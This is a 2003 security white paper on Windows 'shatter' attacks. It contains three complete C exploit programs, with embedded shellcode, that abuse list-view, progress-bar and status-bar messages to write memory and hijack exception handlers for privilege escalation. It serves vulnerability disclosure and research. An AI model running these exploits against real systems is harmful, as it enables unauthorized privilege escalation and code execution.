Security-Assessment.com

White Paper

Title: Shattering By Example.

Prepared by: Brett Moore
Network Intrusion Specialist
Security-Assessment.com

Date: October 2003

Abstract

'Shatter attack' is a term used to describe attacks against the Windows GUI environment that allow a user to inject code into another process through the use of windows messages.

This document includes technical examples written in C and is not meant to cover the basics of these attacks. We recommend that the following documents have been read to give an understanding of the background of these attacks.

- Shatter Attacks - How to break Windows – Chris Paget
  http://security.tombom.co.uk/shatter.html
- Win32 Message Vulnerabilities Redux - Oliver Lavery
  http://www.idefense.com/idpapers/Shatter_Redux.pdf

Summary

Previous shatter attacks have been based on the use of messages that accept a pointer as a parameter. This pointer directs execution flow to data that has been supplied by the attacker, therefore allowing the attacker to have a process execute code of their choice.

Several windows message will accept a pointer to a callback function as one of the parameters to the SendMessage API. One of these is LVM_SORTITEMS, as shown below;

Message	LVM_SORTITEMS
Description	Uses an application-defined comparison function to sort the items of a list view control.

Called As	SendMessage(
	(HWND) hWndControl, // handle to control
	(UINT) LVM_SORTITEMS, // message ID
	wParam = (WPARAM) (LPARAM) lParamSort;
	lParam = (LPARAM) (PFNLVCOMPARE) pfnCompare;

Parameters	lParamSort Application-defined value that is passed to the comparison function. pfnCompare Address of the application-defined comparison function. The comparison function is called during the sort operation each time the order needs to be compared.

The attack methods described in this document use messages that at first glance appear safe, but as we will show can be used to write arbitrary values to a process's memory space leading to command execution. These techniques allow a low level user to overwrite important memory locations in a SYSTEM process such as data structures and structured exception handlers.

(Rect*) Overwrite

Various windows messages accept a pointer to a POINT or RECT structure which will be used to retrieve GDI information about windows. These pointers do not appear to be validated in any way.

We will concentrate on the HDM_GETITEMRECT message.

Message	HDM_GETITEMRECT
Description	Retrieves the bounding rectangle for a given item in a header control.
Called As	SendMessage((HWND) hWndControl, // handle to control (UINT) HDM_GETITEMRECT, // message ID (WPARAM) wParam, // = (WPARAM) (int) iIndex; (LPARAM) lParam); // = (LPARAM) (RECT*)
Parameters	wParam Zero-based index of the header control item for which to retrieve the bounding rectangle. lParam Pointer to a RECT structure that receives the bounding rectangle information.

By passing an arbitrary value as the lParam value, the receiving process will write the resulting RECT data to a memory location of our choosing.

For example, if we wanted to overwrite the Unhandled Exception Filter at 0x77EDXXXX we would call


SendMessage(hwnd,HDM_GETITEMRECT,0,0x77EDXXXX)

To control what is been written to the address we need to look at the format of the receiving structure. For the HDM_GETITEMRECT message a pointer to a RECT structure is passed.

Structure	RECT

Definition	typedef struct _RECT {
	LONG left;
	LONG top;
	LONG right;
	LONG bottom;
	} RECT, *PRECT;

The RECT structure consists of 4 consecutive long values. If we passed the address 0x00024030, the resulting write would look like this.




```
00024030 4141 4141 4242 4242 AAAABBBB
00024038 4343 4343 4444 4444 CCCCDDDD
```

A = Left, B = Top, C = Right, D = Bottom


By setting the width of the first column of a Listview control, we are in control of the left value of the second column. We can use the least significant byte of the returned left value, to overwrite memory space byte by byte.

If we wanted to write the value 0x58, we would set the width of the first column to 0x58 and then send the HDM_GETITEMRECT. The address specified would be overwritten as;



```
00024030 5800 0000 4242 4242 X...BBBB
00024038 4343 4343 4444 4444 CCCCDDDD
```

By doing one write and then incrementing our write address, we are able to write a string of controlled bytes to a controlled memory location.



```
00024030 9068 636D 6400 54B9 .hcmd.T.
00024038 C300 0000 4242 4242 ....BBBB
00024040 4343 4343 4444 4444 CCCCDDDD
```

This location could be program read/write data space, or something application global like TEB/PEB space.

This method can be use to write shellcode to a known writeable address.

After this, execution flow can be redirected through overwriting the SEH handler with the data address, and then causing an exception.

We are able to automate the sizing of the listview columns by sending the LVM_SETCOLUMNWIDTH message.

Message	LVM_SETCOLUMNWIDTH
Description	Changes the width of a column in report-view mode or the width of all columns in list-view mode.
Called As	SendMessage((HWND) hWndControl, // handle to control (UINT) LVM_SETCOLUMNWIDTH, // message ID (WPARAM) wParam, // = (WPARAM) (int) iCol (LPARAM) lParam MAKELPARAM ((int) cx, 0));
Parameters	WParam Zero-based index of a valid column. lParam New width of the column, in pixels

By passing the byte that we want to write as the lParam parameter to set the size, when HDM_GETITEMRECT is called our byte will be written to our specified memory address.

This method has been proven to work against Tab controls as well using the following message pair;

TCM_SETITEMSIZE

TCM_GETITEMRECT

(Rect*) Overwrite Example Against The Listview Control

```
/**********************************************************
* shatterseh2.c
*
* Demonstrates the use of listview messages to;
*    - inject shellcode to known location
*    - overwrite 4 bytes of a critical memory address
*
* 3 Variables need to be set for proper execution.
*    - tWindow is the title of the programs main window
*    - sehHandler is the critical address to overwrite
*    - shellcodeaddr is the data space to inject the code
* The 'autofind' feature may not work against all programs.
* Try it out against any program with a listview.
*   eg: explorer, IE, any file open dialog
*
* Brett Moore [ brett.moore@security-assessment.com ]
* www.security-assessment.com
**********************************************************/
#include <windows.h>
#include <commctrl.h>
// Local Cmd Shellcode
BYTE exploit[] =
"\x90\x68\x63\x6d\x64\x00\x54\xb9\xc3\xaf\x01\x78\xff\xd1\xcc";

long hLVControl,hHdrControl;

char tWindow[]="Main Window Title";// The name of the main window
long sehHandler = 0x77edXXXX;      // Critical Address To Overwrite
long shellcodeaddr = 0x0045e000;   // Known Writeable Space Or Global Space

void doWrite(long tByte,long address);
void IterateWindows(long hWnd);

int main(int argc, char *argv[])
{
  long hWnd;
  HMODULE hMod;
  DWORD ProcAddr;

  printf("%% Playing with listview messages\n");
  printf("%% brett.moore@security-assessment.com\n\n");

  // Find local procedure address
  hMod = LoadLibrary("msvcrt.dll");
  ProcAddr = (DWORD)GetProcAddress(hMod, "system");
  if(ProcAddr != 0)

    // And put it in our shellcode
    *(long *)&exploit[8] = ProcAddr;

  printf("+ Finding %s Window...\n",tWindow);
  hWnd = FindWindow(NULL,tWindow);
  if(hWnd == NULL)
  {
    printf("+ Couldn't Find %s Window\n",tWindow);
    return 0;
  }

  printf("+ Found Main Window At...0x%xh\n",hWnd);
  IterateWindows(hWnd);
  printf("+ Not Done...\n");
  return 0;
}

void doWrite(long tByte,long address)
{
  SendMessage((HWND) hLVControl,(UINT) LVM_SETCOLUMNWIDTH,
0,MAKELPARAM(tByte, 0));
  SendMessage((HWND) hHdrControl,(UINT) HDM_GETITEMRECT,1,address);
}

void IterateWindows(long hWnd)
{
  long childhWnd,looper;
  childhWnd = GetNextWindow(hWnd,GW_CHILD);
  while (childhWnd != NULL)
  {
    IterateWindows(childhWnd);
    childhWnd = GetNextWindow(childhWnd ,GW_HWNDNEXT);
  }
  hLVControl = hWnd;
  hHdrControl = SendMessage((HWND) hLVControl,(UINT) LVM_GETHEADER,
0,0);

  if(hHdrControl != NULL)
  {
    // Found a Listview Window with a Header
    printf("+ Found listview window..0x%xh\n",hLVControl);
    printf("+ Found lvheader window..0x%xh\n",hHdrControl);

    // Inject shellcode to known address
    printf("+ Sending shellcode to...0x%xh\n",shellcodeaddr);
    for (looper=0;looper<sizeof(exploit);looper++)
      doWrite((long) exploit[looper],(shellcodeaddr + looper));

    // Overwrite SEH
    printf("+ Overwriting Top SEH....0x%xh\n",sehHandler);
    doWrite(((shellcodeaddr) & 0xff),sehHandler);
    doWrite(((shellcodeaddr >> 8) & 0xff),sehHandler+1);
    doWrite(((shellcodeaddr >> 16) & 0xff),sehHandler+2);
    doWrite(((shellcodeaddr >> 24) & 0xff),sehHandler+3);

    // Cause exception
    printf("+ Forcing Unhandled Exception\n");
    SendMessage((HWND) hHdrControl,(UINT) HDM_GETITEMRECT,0,1);
    printf("+ Done...\n");
    exit(0);
  }
}
```

(PBRange*) Overwrite

The progress bar control allows for the use of the PBM_GETRANGE message to retrieve the minimum and maximum range.

Message	PBM_GETRANGE
Description	Retrieves information about the current high and low limits of a given progress bar control.
Called As	SendMessage((HWND) hWndControl, // handle to control (UINT) PBM_GETRANGE, // message ID (WPARAM) wParam, // = (WPARAM) (LPARAM) lParam); // = (PPBRANGE) ppBRange;
Parameters	lParam Pointer to a PBRANGE structure that is to be filled with the high and low limits of the progress bar control.

The lParam parameter of this message is not validated before been written to, allowing us to overwrite memory address's in a similar manner as described in the section above.

The pairing message used to set our written byte is PBM_SETRANGE.

Message	PBM_SETRANGE
Description	Sets the minimum and maximum values for a progress bar and redraws the bar to reflect the new range.
Called As	SendMessage((HWND) hWndControl, // handle to control (UINT) PBM_GETRANGE, // message ID (WPARAM) wParam, // = (WPARAM) (LPARAM) lParam // = MAKELPARAM (nMinRange, MaxRange)
Parameters	lParam Min and Max Range of the progress bar.

Under certain circumstances, it may be possible to use this method against the windows installer service, to elevate privileges.

> In many cases it dumps system rights and runs as the user - but it does quite often run as system. For example with group policy deployed apps - or if install with elevated priveledges is turned on.
>
> You could possibly force it to show a progress bar as system by installing an advertised application. In the worst case also by trying to repair a component installed by an admin earlier.
>
> - simon

(Pbrange*) Overwrite Example Against Progress Bars

```
/*****************************************************************************
* Progress Control Shatter exploit
*
* Demonstrates the use of Progress Control messages to;
* - inject shellcode to known location
* - overwrite 4 bytes of a critical memory address
*
* 3 Variables need to be set for proper execution.
* - tWindow is the title of the programs main window
* - sehHandler is the critical address to overwrite
* - shellcodeaddr is the data space to inject the code
*
* Local shellcode loads relevant addresses
* Try it out against any program with a progress bar
*
*****************************************************************************/
#include <windows.h>
#include <commctrl.h>
#include <stdio.h>

// Local Cmd Shellcode.
BYTE exploit[] =
"\x90\x68\x74\x76\x73\x6D\x68\x63\x72\x00\x00\x54\xB9\x61\xD9\xE7\x77\xFF\x
D1\x68\x63\x6D\x64\x00\x54\xB9\x44\x80\xC2\x77\xFF\xD1\xCC";

char g_classNameBuf[ 256 ];
char tWindow[]="Checking Disk C:\\";// The name of the main window
long sehHandler = 0x7fXXXXXX; // Critical Address To Overwrite
long shellcodeaddr = 0x7fXXXXXX; // Known Writeable Space Or Global Space

void doWrite(HWND hWnd, long tByte,long address);
void IterateWindows(long hWnd);

int main(int argc, char *argv[])
{
  long hWnd;
  HMODULE hMod;
  DWORD ProcAddr;
  printf("%% Playing with progress bar messages\n");
  printf("%% brett.moore@security-assessment.com\n\n");

  // Find local procedure address
  hMod = LoadLibrary("kernel32.dll");
  ProcAddr = (DWORD)GetProcAddress(hMod, "LoadLibraryA");
  if(ProcAddr != 0)
    // And put it in our shellcode
    *(long *)&exploit[13] = ProcAddr;

  hMod = LoadLibrary("msvcrt.dll");
  ProcAddr = (DWORD)GetProcAddress(hMod, "system");
  if(ProcAddr != 0)
    // And put it in our shellcode
    *(long *)&exploit[26] = ProcAddr;

  printf("+ Finding %s Window...\n",tWindow);
  hWnd = (long)FindWindow(NULL,tWindow);
  if(hWnd == NULL)
  {
    printf("+ Couldn't Find %s Window\n",tWindow);
    return 0;
  }
  printf("+ Found Main Window At...0x%xh\n",hWnd);
  IterateWindows(hWnd);
  printf("+ Done...\n");
  return 0;
}
void doWrite(HWND hWnd, long tByte,long address)
{
  SendMessage( hWnd,(UINT) PBM_SETRANGE,0,MAKELPARAM(tByte , 20));
  SendMessage( hWnd,(UINT) PBM_GETRANGE,1,address);
}
void IterateWindows(long hWnd)
{
  long childhWnd,looper;
  childhWnd = (long)GetNextWindow((HWND)hWnd,GW_CHILD);
  while (childhWnd != NULL)
  {
    IterateWindows(childhWnd);
    childhWnd = (long)GetNextWindow((HWND)childhWnd ,GW_HWNDNEXT);
  }
  GetClassName( (HWND)hWnd, g_classNameBuf, sizeof(g_classNameBuf) );
  if ( strcmp(g_classNameBuf, "msctls_progress32") ==0)
  {
          // Inject shellcode to known address
          printf("+ Sending shellcode to...0x%xh\n",shellcodeaddr);
          for (looper=0;looper<sizeof(exploit);looper++)
                  doWrite((HWND)hWnd, (long) exploit[looper],(shellcodeaddr +
looper));
          // Overwrite SEH
          printf("+ Overwriting Top SEH....0x%xh\n",sehHandler);
          doWrite((HWND)hWnd, ((shellcodeaddr) & 0xff),sehHandler);
          doWrite((HWND)hWnd, ((shellcodeaddr >> 8) & 0xff),sehHandler+1);
          doWrite((HWND)hWnd, ((shellcodeaddr >> 16) & 0xff),sehHandler+2);
          doWrite((HWND)hWnd, ((shellcodeaddr >> 24) & 0xff),sehHandler+3);

          // Cause exception
          printf("+ Forcing Unhandled Exception\n");
          SendMessage((HWND) hWnd,(UINT) PBM_GETRANGE,0,1);
          printf("+ Done...\n");
          exit(0);
        }
}
```

Message Pairing

As is shown in the examples above, exploitation relies on the use of a pair of messages. The first message is used to set the size or other value to the byte value we want to write. The second is used to retrieve the value set by the first message into a memory address that we want to write to.

This method of exploitation relies on the availability of both a T-2 and a T-3 type message pair.

For the purpose of this document we will use the following terms to describe how message parameters are handled.

- T-1
  The message parameters are handled correctly. An example of this is WM_SETTEXT. A pointer is passed to a string value that is adjusted and handled safely by the messaging system. The string is copied to memory space available to the receiving process and the pointer adjusted accordingly.
- T-2
  The message parameters are passed directly. An example of this is LVM_SETCOLUMNWIDTH where a long value is passed with the message. No pointers are involved.
- T-3
  The message parameters are handled incorrectly. An example of this is PBM_GETRANGE. A pointer to a structure is passed to either set or receive data. This pointer is used to access the process memory space locally, allowing for the setting / retrieving of arbitrary memory spaces.

Shattering The Statusbar Control

The following sections will concentrate on using multiple messages to achieve the same results as shown above. This exploit is carried out against the statusbar control using the following messages.

- WM_SETTEXT
- SB_SETTEXT
- SB_GETTEXTLENGTH
- SB_SETPARTS
- SB_GETPARTS

Its explanation is broken down into two sections.

- The message pair
- The heap brute force

The Message Pair

The statusbar will accept an SB_GETPARTS message that uses a pointer to an integer array as a parameter.

Message	SB_GETPARTS
Description	Retrieves a count of the parts in a status window. The message also retrieves the coordinate of the right edge of the specified number of parts.
Called As	SendMessage((HWND) hWndControl, // handle to control (UINT) SB_GETPARTS, // message ID (WPARAM) wParam, // = (WPARAM) (int) nParts; (LPARAM) lParam // = (LPARAM) (LPINT) aRightCoord;);
Parameters	nParts Number of parts for which to retrieve coordinates. If this parameter is greater than the number of parts in the window, the message retrieves coordinates for existing parts only. aRightCoord Pointer to an integer array that has the same number of elements as parts specified by nParts. Each element in the array receives the client coordinate of the right edge of the corresponding part. If an element is set to -1, the position of the right edge for that part extends to the right edge of the window. To retrieve the current number of parts, set this parameter to zero.

Following the trend described above the lParam parameter is not validated before been written to, allowing us to use it to overwrite arbitrary memory addresses. This message is a type T-3.

The pairing message, used to set the parts width is defined as.

Message	SB_SETPARTS
Description	Sets the number of parts in a status window and the coordinate of the right edge of each part.
Called As	SendMessage((HWND) hWndControl, // handle to control (UINT) SB_SETPARTS, // message ID (WPARAM) wParam, // = (WPARAM) (int) nParts; (LPARAM) lParam // = (LPARAM) (LPINT) aWidths);
Parameters	NParts Number of parts to set (cannot be greater than 256). aWidths Pointer to an integer array. The number of elements is specified in nParts. Each element specifies the position, in client coordinates, of the right edge of the corresponding part. If an element is -1, the right edge of the corresponding part extends to the border of the window.

This message accepts a pointer to an integer array to set the width of the number of specified parts. This message is also a type T-3.

To exploit the SB_GETPARTS/SB_SETPARTS message pair, we must first be able to write enough data into a process memory space to create an integer array.

For our purposes this array only needs to contain one item, for us to set the width of the first column so we can then write the right edge value of the first column to our arbitrary memory space.

The Heap Brute Force

Getting arbitrary data into a processes memory space can be done in a number of ways that have been covered in previous shatter documents. For this example we will use the WM_SETTEXT message.

Message	WM_SETTEXT
Description	An application sends a WM_SETTEXT message to set the text of a window.

Called As	SendMessage(
	(HWND) hWndControl, // handle to control
	(UINT) WM_SETTEXT, // message ID
	wParam = 0; // not used; must be zero
	lParam = (LPARAM)(LPCTSTR)lpsz; // address of window-text string

Parameters	lpsz Value of lParam. Pointer to a null-terminated string that is the window text.


We will use this message to set the vulnerable applications title bar to data of our choosing. Eventually we will use this message to send the bytes we want to write, byte by byte, as the integer size array needed by the SB_SETPARTS message.

Before we can use this data with SB_SETPARTS though, we need to know the location within the heap that it is stored.

We can brute force this location through a combination of SB_SETTEXT and SB_GETTEXTLENGTH messages.

Message	SB_SETTEXT
Description	The SB_SETTEXT message sets the text in the specified part of a status window.
Called As	SendMessage((HWND) hWndControl, // handle to control (UINT) SB_SETTEXT, // message ID (WPARAM) wParam, // = (WPARAM) (UINT) lpart (LPARAM) lParam // = (LPARAM) (LPSTR) szText);
Parameters	lPart Zero-based index of the part to set. If this parameter is set to SB_SIMPLEID, the status window is assumed to be a simple window with only one part. szText Pointer to a null-terminated string that specifies the text to set.

The title bar text is stored as Unicode, so if we send WM_SETTEXT with a large string of X's it will appear in the receiving processes memory as;



```
00024098 5800 5800 5800 5800 X.X.X.X.
000240A0 5800 5800 5800 5800 X.X.X.X.
000240A8 5800 5800 5800 5800 X.X.X.X.
```

If we send multiple SB_SETTEXT messages, specifying our 'heap guess' location as the szText parameter. The text of part one will be set to X when we have guessed the correct heap memory address.

We cannot use the SB_GETTEXT message to check the text of part one, because it also is a T-3 message. We can however use SB_GETTEXTLENGTH, which is a T-2 message.

Message	SB_GETTEXTLENGTH
Description	The SB_GETTEXTLENGTH message retrieves the length, in characters, of the text from the specified part of a status window.
Called As	SendMessage((HWND) hWndControl, // handle to control (UINT) SB_GETTEXTLENGTH, // message ID (WPARAM) wParam, // = (WPARAM) (INT) iPart; (LPARAM) lParam // = 0; not used, must be zero);
Parameters	iPart Zero-based index of the part from which to retrieve text. lParam Must be zero.

This message returns the length of the text in the specified part. So when we have guessed the correct heap address and part one has been set to X, this message will return 1.

This is not enough though, because many memory addresses will set the text of part one to a string of one character in length. So after finding an address that returns 1 from this message we go through the procedure again, setting the title bar to a string of 0x80. This gets converted to Unicode \xAC\x20 and therefore if we have the correct address, the next call to SB_GETTEXTLENGTH will return a value greater than 1. If we do not have the correct address, it will return 1 again.

Statusbar Overwrite Example

```
/*****************************************************************************************

* Statusbar Control Shatter exploit

*

* Demonstrates the use of a combination of windows messages to;

* - brute force a useable heap address

* - place structure information inside a process

* - inject shellcode to known location

* - overwrite 4 bytes of a critical memory address

*

* 4 Variables need to be set for proper execution.

* - tWindow is the title of the programs main window

* - sehHandler is the critical address to overwrite
* - shellcodeaddr is the data space to inject the code
* - heapaddr is the base heap address to start brute forcing
*
* Local shellcode is Win2kSp4 ENG Hardcoded because of unicode issues
* Try it out against any program with a statusbar
*
***********************************************************************************/
#include <windows.h>
#include <commctrl.h>
#include <stdio.h>

// Local No Null Cmd Shellcode.
BYTE exploit[] =
"\x90\x33\xc9\x66\xb9\x36\x32\xc1\xe1\x09\x66\xb9\x63\x6d\x51\x54\xbb\x5c\x21
\x9d\x77\x03\xd9\xff\xd3\xcc\x90";

char g_classNameBuf[ 256 ];
char tWindow[]="WindowTitle";// The name of the main window

long sehHandler = 0x7cXXXXXX; // Critical Address To Overwrite
long shellcodeaddr = 0x7fXXXXXX; // Known Writeable Space Or Global Space
unsigned long heapaddr = 0x00500000; // Base Heap Address
long mainhWnd;

void doWrite(HWND hWnd, long tByte,long address);
void BruteForceHeap(HWND hWnd);
void IterateWindows(long hWnd);

int main(int argc, char *argv[])
{

  HMODULE hMod;
  DWORD ProcAddr;
  long x;

  printf("%% Playing with status bar messages\n");
  printf("%% brett.moore@security-assessment.com\n\n");

  if (argc = 2)
    sscanf(argv[1],"%lx",&heapaddr);        // Oddity

  printf("%% Using base heap address...0x%xh\n",heapaddr);
  printf("+ Finding %s Window...\n",tWindow);
  mainhWnd = (long)FindWindow(NULL,tWindow);

  if(mainhWnd == NULL)
  {
    printf("+ Couldn't Find %s Window\n",tWindow);
    return 0;
  }
  printf("+ Found Main Window At......0x%xh\n",mainhWnd);
  IterateWindows(mainhWnd);
  printf("+ Done...\n");

  return 0;
}

void BruteForceHeap(HWND hWnd, long tByte,long address)
{
  long retval;
  BOOL foundHeap = FALSE;
  char buffer[5000];
  memset(buffer,0,sizeof(buffer));
  while (!foundHeap)
  {
    printf("+ Trying Heap Address.......0x%xh ",heapaddr);
    memset(buffer,0x58,sizeof(buffer)-1);
    // Set Window Title
    SendMessage( mainhWnd,(UINT) WM_SETTEXT,0,&buffer);
    // Set Part Contents
    SendMessage((HWND) hWnd,(UINT) SB_SETTEXT,0,heapaddr);
    retval=SendMessage((HWND) hWnd,(UINT) SB_GETTEXTLENGTH ,0,0);
    printf("%d",retval);
    if(retval == 1)
    {
      // First Retval should be 1
      memset(buffer,0x80,sizeof(buffer)-1);
      // Set Window Title
      SendMessage( mainhWnd,(UINT) WM_SETTEXT,0,&buffer);
      // Set Part Contents
      SendMessage((HWND) hWnd,(UINT) SB_SETTEXT,0,heapaddr);
      retval=SendMessage((HWND) hWnd,(UINT) SB_GETTEXTLENGTH ,0,0);
      if(retval > 1)
      {
        // Second should be larger than 1
        printf(" : %d - Found Heap Address\n",retval);
        return(0);
      }
    }
    printf("\n");
    heapaddr += 2500;
  }
}
void doWrite(HWND hWnd, long tByte,long address)
{
  char buffer[5000];
  memset(buffer,0,sizeof(buffer));
  memset(buffer,tByte,sizeof(buffer)-1);
  // Set Window Title
  SendMessage( mainhWnd,(UINT) WM_SETTEXT,0,&buffer);
  // Set Statusbar width
  SendMessage( hWnd,(UINT) SB_SETPARTS,1,heapaddr);
  SendMessage( hWnd,(UINT) SB_GETPARTS,1,address);
}
void IterateWindows(long hWnd)
{
  long childhWnd,looper;

  childhWnd = (long)GetNextWindow((HWND)hWnd,GW_CHILD);
  while (childhWnd != NULL)
  {
    IterateWindows(childhWnd);
    childhWnd = (long)GetNextWindow((HWND)childhWnd ,GW_HWNDNEXT);
  }
  GetClassName( (HWND)hWnd, g_classNameBuf, sizeof(g_classNameBuf) );
  if ( strcmp(g_classNameBuf, "msctls_statusbar32") ==0)
  {
    // Find Heap Address
    BruteForceHeap((HWND) hWnd);

    // Inject shellcode to known address
    printf("+ Sending shellcode to......0x%xh\n",shellcodeaddr);
    for (looper=0;looper<sizeof(exploit);looper++)
       doWrite((HWND)hWnd, (long) exploit[looper],(shellcodeaddr + looper));
    // Overwrite SEH
    printf("+ Overwriting Top SEH.......0x%xh\n",sehHandler);

    doWrite((HWND)hWnd, ((shellcodeaddr) & 0xff),sehHandler);
    doWrite((HWND)hWnd, ((shellcodeaddr >> 8) & 0xff),sehHandler+1);
```

```
        doWrite((HWND)hWnd, ((shellcodeaddr >> 16) & 0xff),sehHandler+2);
        doWrite((HWND)hWnd, ((shellcodeaddr >> 24) & 0xff),sehHandler+3);
        // Cause exception
        printf("+ Forcing Unhandled Exception\n");
        SendMessage((HWND) hWnd,(UINT) SB_GETPARTS,1,1);
        printf("+ Done...\n");
        exit(0);
    }
}
```

Final Summary

The exploitation of shatter attacks have come a long way from when the original vulnerability was announced. As we have shown in this document, even the most obscure of messages can be used to make a process execute code that it was not intended to run.

While there have been discussions around the filtering of messages to protect interactive applications that run under a higher security context. It is becoming apparent that the only sure solution is to not have these applications running on an untrusted users desktop.

Application designers and system administrators need to be aware of the dangers associated with running higher privileged applications on a users desktop, and take steps to prevent them from been exploited.

The examples included in this paper can be used against any interactive application that runs at a higher level, simply by specifying parameters such as the window title. Successful exploitation would allow a user to then execute commands under this higher-level security context.

Callback Messages

The following messages use callbacks as a parameter and are known to be vulnerable to exploitation.

- WM_TIMER (A patch has been released for this case)
- LVM_SORTITEMS
- LVM_SORTITEMSEX
- EM_SETWORDBREAKPROC

The following messages use callbacks as a parameter through a pointer to a structure. They are potentially vulnerable to exploitation.

- EM_STREAMOUT
- EM_STREAMIN
- EM_SETHYPHENATEINFO
- TVM_SORTCHILDRENCB

Overwrite Messages

The following messages use a pointer to a structure as a parameter and are known to allow for overwriting of arbitrary memory locations.

- HDM_GETITEMRECT
- HDM_GETORDERARRAY
- HDM_GETITEM
- LVM_CREATEDRAGIMAGE
- LVM_GETCOLUMNORDERARRAY
- LVM_GETITEM
- LVM_GETITEMPOSITION
- LVM_GETITEMRECT
- LVM_GETITEMTEXT
- LVM_GETNUMBEROFWORKAREAS
- LVM_GETSUBITEMRECT
- LVM_GETVIEWRECT
- PBM_GETRANGE
- SB_GETPARTS
- TB_GETITEMRECT
- TB_GETMAXSIZE
- TCM_GETITEM
- TCM_GETITEMRECT
- TVM_GETITEM
- TVM_GETITEMRECT

References

http://security.tombom.co.uk/shatter.html
http://www.idefense.com/idpapers/Shatter_Redux.pdf

http://msdn.microsoft.com/library/en-us/shellcc/platform/commctls/wincontrols.asp
http://www.microsoft.com/TechNet/Security/news/htshat.asp
http://www.microsoft.com/technet/security/bulletin/MS02-071.asp

http://www.nextgenss.com/advisories/utilitymanager.txt
http://www.securityfocus.com/bid/5408/exploit/
http://www.securityfocus.com/data/vulnerabilities/exploits/mcafee-shatterseh2.c

www.security-assessment.com

About Security-Assessment.com

Security-Assessment.com is an established team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the UK, Europe and Australasia. We provide independent advice, in-depth knowledge and high level technical expertise to their clients who range from small businesses to some of the worlds largest companies

Using proven security principles and practices combined with leading software and hardware solutions we work with our clients to generate simple and appropriate solutions to Information security challenges that are easy to understand and use for their clients.

Security-Assessment.com provides security solutions that enable developers, government and enterprises to add strong security to their businesses, devices, networks and applications. We lead the market in on-line security compliance applications with their ISO 17799 "Code of Practice for Information Security Management" system which enables companies to ensure that they are effective and in line with accepted best practice for Information Security Management.

Copyright Information

These articles are free to view in electronic form, however, Security-Assessment.com and the publications that originally published these articles maintain their copyrights. You are entitled to copy or republish them or store them in your computer on the provisions that the document is not changed, edited, or altered in any form, and if stored on a local system, you must maintain the original copyrights and credits to the author(s), except where otherwise explicitly agreed by Security-Assessment.com Ltd.